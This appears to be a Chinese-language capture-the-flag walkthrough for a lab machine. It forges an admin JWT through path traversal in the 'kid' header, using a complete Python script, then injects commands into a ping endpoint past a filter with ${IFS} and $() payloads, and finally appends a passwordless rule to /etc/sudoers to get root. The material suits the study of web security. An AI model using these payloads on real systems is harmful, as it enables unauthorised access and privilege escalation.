
```
    <!-- DEV NOTES:
         Test User: guest / guest123
    -->
```

用这个凭证登录后可以看到有一个ping的页面，那么有可能绕过并命令执行



但是目前有一个问题，就是需要admin用户

回到前面我们扫描出来的/api/login接口，用post方法进行访问，传递用户名和密码的参数，发现题目返回了一个token，而且这个token前半部分是不变的



token的前两部分就是一个base64，可以分别解析

```
eyJhbGciOiJIUzI1NiIsImtpZCI6Im1hemUtZGVmYXVsdC5rZXkiLCJ0eXAiOiJKV1QifQ
{"alg":"HS256","kid":"maze-default.key","typ":"JWT"}

eyJ1c2VybmFtZSI6Imd1ZXNOIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3ODIxODY1MDN9
{"username":"guest","role":"user","iat":1782186503}
```

maze-default.key文件在/opt/keys路径下

这里采用的认证方式是一个叫做JWT得认证（JSON Web Token，即 JSON 网络令牌）

JWT 是一长串由两个点 `.` 分隔开的字符串，形式为 `A.B.C`：

部分	官方名称	内容	加密程度
第一部分	**Header (头部)**	声明令牌的类型（JWT）以及使用的签名算法（如 HS256、RS256）。还有一些辅助字段如 `kid`。	**明文** (仅做了 Base64 编码，任何人都能解开)
第二部分	**Payload (负载)**	存放实际的用户数据（Claims）。比如你的用户名、角色权限、签发时间（`iat`）、过期时间（`exp`）等。	**明文** (仅做了 Base64 编码，任何人都能解开)
第三部分	**Signature (签名)**	**最核心的防伪标志。** 后端用 `A` 和 `B` 的明文，加上服务器才知道的密钥（Secret），通过哈希算法计算出来的防伪码。	**不可逆哈希** (除非知道密钥，否则无法伪造)

因此，由于我们目前已经获取了靶机得普通用户权限，虽然我们没有办法读取key值，但是，由于kid的值我们也是可以伪造的因此，我们不必知道maze-default.key的值，可以直接改一个其他的文件的值，比如我们自己创建的一个文件/tmp/fake.key

```
import json
import hmac
import hashlib
import base64
import time

def b64u(x: bytes) -> str:
  return base64.urlsafe_b64encode(x).decode().rstrip("=")

header = {
  "alg": "HS256",
  "kid": "../../tmp/fake.key",
  "typ": "JWT"
}

payload = {
  "username": "admin",
  "role": "admin",
  "iat": int(time.time())
}

secret = b"hel2zy"
```

```
h = b64u(json.dumps(header, separators=(',', ':')).encode())
p = b64u(json.dumps(payload, separators=(',', ':')).encode())
s = b64u(hmac.new(secret, f"{h}.{p}".encode(), hashlib.sha256).digest())

print(f"{h}.{p}.{s}")
```

利用脚本可以随时计算出伪造的token值

其中最关键的是最后token值第三部分的生成 s = b64u(hmac.new(secret, f"{h}.{p}".encode(), hashlib.sha256).digest())

hmac.new(secret, [步骤1的字节], hashlib.sha256) 调用了 Python 的 `hmac` 库，使用了HMAC-SHA256算法，反正是一种比SHA256复杂得多的算法，得到最后的最终的token值

然后可以利用计算出来的token值，即时地用来伪造身份了

```
❯ TOKEN=$(python3 22.py); curl -sG 'http://192.168.0.72:8888/api/admin/ping' \
  --data-urlencode 'host=127.0.0.1' \
  -H "Authorization: Bearer $TOKEN"
{"output":"PING 127.0.0.1 (127.0.0.1): 56 data bytes\n64 bytes from 127.0.0.1: seq=0 ttl=64
time=0.028 ms\n\n--- 127.0.0.1 ping statistics ---\n1 packets transmitted, 1 packets
received, 0% packet loss\nround-trip min/avg/max = 0.028/0.028/0.028 ms\n","status":"ok"}
```

随便拼接一个命令，发现存在防火墙

```
❯ TOKEN=$(python3 22.py); curl -sG 'http://192.168.0.72:8888/api/admin/ping' \
  --data-urlencode 'host=127.0.0.1; id' \
  -H "Authorization: Bearer $TOKEN"
{"error":"WAF: Malicious characters detected!"}
```

测试一下，";" 被过滤掉了

```
❯ TOKEN=$(python3 22.py); curl -sG 'http://192.168.0.72:8888/api/admin/ping' \
  --data-urlencode 'host=127.0.0.1${IFS}id' \
  -H "Authorization: Bearer $TOKEN"
{"output":"BusyBox v1.37.0 (2026-01-10 15:38:28 UTC) multi-call binary.\n\nUsage: ping
[OPTIONS] HOST\n\nSend ICMP ECHO_REQUESTs to HOST\n\n\t-4,-6\t\tForce IP or IPv6 name
resolution\n\t-c CNT\t\tSend only CNT pings\n\t-s SIZE\t\tSend SIZE data bytes in packets
(default 56)\n\t-i SECS\t\tInterval\n\t-A\t\tPing as soon as reply is received\n\t-t
TTL\t\tSet TTL\n\t-I IFACE/IP\tSource interface or IP address\n\t-W SEC\t\tSeconds to wait
for the first response (default 10)\n\t\t\t(after all -c CNT packets are sent)\n\t-w
SEC\t\tSeconds until ping exits (default:infinite)\n\t\t\t(can exit earlier with -c
CNT)\n\t-q\t\tQuiet, only display output at start/finish\n\t-p HEXBYTE\tPayload
pattern\n","status":"error"}
```

这个结果说明$是能解析的，并且目前是在busybox的ping命令中

然后可以用 $() 命令替换的方式，提前在busybox解析前把 $() 中的命令解析

这也是类 Unix 系统的一个特色，在命令中会优先解析 $() 中的命令

```
❯ TOKEN=$(python3 22.py); curl -sG 'http://192.168.0.72:8888/api/admin/ping' \
  --data-urlencode 'host=127.0.0.1$(cp${IFS}root.txt${IFS}/tmp/)' \
  -H "Authorization: Bearer $TOKEN"
{"output":"PING 127.0.0.1 (127.0.0.1): 56 data bytes\n64 bytes from 127.0.0.1: seq=0 ttl=64
time=0.029 ms\n\n--- 127.0.0.1 ping statistics ---\n1 packets transmitted, 1 packets
received, 0% packet loss\nround-trip min/avg/max = 0.029/0.029/0.029 ms\n","status":"ok"}
```

拿root.txt

最后一步尝试拿到 root shell 写入sudoers

```
❯ TOKEN=$(python3 22.py); curl -sG 'http://192.168.0.72:8888/api/admin/ping' \
  --data-urlencode 'host=127.0.0.1$(echo "ALL ALL=(ALL:ALL) NOPASSWD:ALL" >> /etc/sudoers)'
\
  -H "Authorization: Bearer $TOKEN"
{"output":"PING 127.0.0.1 (127.0.0.1): 56 data bytes\n64 bytes from 127.0.0.1: seq=0 ttl=64
time=0.039 ms\n\n--- 127.0.0.1 ping statistics ---\n1 packets transmitted, 1 packets
received, 0% packet loss\nround-trip min/avg/max = 0.039/0.039/0.039 ms\n","status":"ok"}
```

```
mikasa@H34d3r:/tmp$ id
uid=1000(mikasa) gid=1000(mikasa) groups=1000(mikasa)
mikasa@H34d3r:/tmp$ sudo su
root@H34d3r:/tmp# id
uid=0(root) gid=0(root)
groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialou
t),26(tape),27(video)
root@H34d3r:/tmp#
```

整体坐下来感觉还是设计的很巧妙的，jwt的一些东西研究研究也挺有意思